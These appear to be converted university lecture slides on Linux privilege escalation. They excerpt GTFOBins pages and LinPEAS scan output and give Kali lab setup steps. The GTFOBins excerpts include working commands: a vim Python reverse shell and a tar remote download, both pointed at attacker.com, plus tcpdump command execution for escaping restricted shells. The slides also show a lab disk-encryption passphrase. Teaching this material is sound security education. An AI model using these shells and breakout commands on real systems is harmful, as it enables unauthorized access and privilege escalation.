
The image shows a screenshot of the GTFOBins website. The title is "GTFOBins" with 11,273 stars. The main heading is "GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems." Below the heading, there is a red hashtag icon. The text explains that the project collects legitimate functions of Unix binaries that can be abused to get the f***k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. It is important to note that this is not a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available. GTFOBins is a collaborative project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can contribute with additional binaries and techniques. If you are looking for Windows binaries you should visit [LOLBAS](#).

Below the text, there are several buttons representing different functions: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID.

There is a search bar that says "Search among 390 binaries: <binary> +<function> ...".

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo
ab	File upload, File download, SUID, Sudo
agetty	SUID
alpine	File read, SUID, Sudo
ansible-playbook	Shell, Sudo

*PEAS & GTFOBins



- “Linux/Win Privilege Escalation Awesome Script”
 - LinPEAS/WinPEAS
- Automated local config scanner
- Provides *hints* as to things that may be worth looking at

*PEAS & GTFOBins



```
Processes, Cron, Services, Timers & Sockets
[+] Cleaned processes
[i] Check weird & unexp
root      1  0.0
root     364 0.0
root     384 0.0
root     548 0.0
root     549 0.0
root     552 0.0 0.0 6552 269

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo versi
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is enabled (0)
gdb was found in PATH
Checking for sudo tokens in other shells owned by current user
Injecting process 1401 -> bash

Services
[i] Search for outdated versions
[ + ] alsa-utils
[ - ] apache-htcacheclean
[ - ] apache2
[ + ]
[ + ]
[ - ]
[ - ]
[ + ]
[ - ]
[ - ]
-rwsr-xr-x 1 root root      151K Mar 21  2019 /usr/bin/ntfs-3g ---> Debian9/8/7/Ubuntu/Gentoo

PEASS-ng - Priv
Awesome Script
mysql ver 15.1 Distrib 10.3.23-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2
[+] MySQL connection using default root/root .....

[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow  39K Feb 14  2019 /usr/sbin/unix_chkpwd = mysql
-rwxr-sr-x 1 root mlocate 39K Aug  6  2019 /usr/bin/mlocate
-rwxr-sr-x 1 root mail    23K Oct 11  2019 /usr/bin/dotlockfile
-rwxr-sr-x 1 root tty     15K Jan 25  2020 /usr/lib/mc/cons.saver

Black Arch Arch AUR Black Hat Arsi
[+] PostgreSQL version and pgadmin credentials
Version: psql (PostgreSQL) 12.3 (Debian 12.3-1+b1)
Found readable /etc/postgresql/12/main/postgresql.conf
```

GTFOBins



- Doesn't stand for anything per docs
- Provides *primitives* for accomplishing other, larger actions
- Curated list of Linux's *non-obvious* features and/or usages

GTFOBins

☆ Star 11,273

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f**k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell
Non-interactive bind shell File upload File download File write File read
Library load SUID Sudo Capabilities Limited SUID

Search among 390 binaries: <binary> +<function> ...

Binary	Functions
7z	File read Sudo
aa-exec	Shell SUID Sudo
ab	File upload File download SUID Sudo
agetty	SUID
alpine	File read SUID Sudo
ansible-playbook	Shell Sudo

GTFOBins



.. / tar

☆ Star 11,277

Shell

File upload

File download

File write

File read

Sudo

Limited SUID

File download

It can download remote files.

This only works for GNU tar. Download and extract a tar archive via SSH. The attacker box must have the `rmt` utility installed (it should be present by default in Debian-like distributions).

```
RHOST=attacker.com
RUSER=root
RFILE=/tmp/file_to_get.tar
tar xvf $RUSER@$RHOST:$RFILE --rsh-command=/bin/ssh
```

GTFOBins



.. / tcpdump

☆ Star 11,277

Command Sudo

These require some traffic to be actually captured. Also note that the subprocess is immediately sent to the background.

In recent distributions (e.g., Debian 10 and Ubuntu 18) AppArmor limits the `postrotate-command` to a small subset of predefined commands thus preventing the execution of the following.

Command

It can be used to break out from restricted environments by running non-interactive system commands.

```
COMMAND='id'  
TF=$(mktemp)  
echo "$COMMAND" > $TF  
chmod +x $TF  
tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
```

GTFOBins



 / vim

☆ Star 11,277

Shell

Reverse shell

Non-interactive reverse shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Reverse shell


It can send back a reverse shell to a listening attacker to open a remote network access.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3. Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
vim -c ':py import vim,sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
vim.command(":q!")'
```


For Hands-On

Download repo to Kali VM and compile



```
git clone https://github.com/peass-ng/PEASS-ng.git
cd PEASS-ng/linPEAS/
python3 -m builder.linpeas_builder --all --output linpeas.sh
```

REQUIRES INTERNET CONNECTION TO COMPILE


Threats and Countermeasures

Lecture 07: Privilege Escalation

COMP-5830/-6830
Spring 2025



Today: tc-vm-05_rco8



Disk Crypto: FnkEYWVb2YHtHDioUoY9Rosq

Per-Startup Kali Config



When connecting to the local VM, have to setup Kali networking ***every time you boot.***

- `ifconfig eth0 down`
 - Stop auto-detect
- `ifconfig eth0 192.168.66.XXX`
`netmask 255.255.255.0`
 - Set Kali VM's IP address
- `ip route add 192.168.66.0/24`
`dev eth0`
 - Tell Kali how to route to imported VM (1x only)

Threats and Countermeasures

Lecture 07: Privilege Escalation

COMP-5830/-6830
Spring 2025



Via Command/Scripting Interpreters



- Often called “shells”
- Usually interact with via network connection either intended or not

- Direct Shell: SSH
- Forward/Bind Shell
- Reverse/ “Callback” Shell

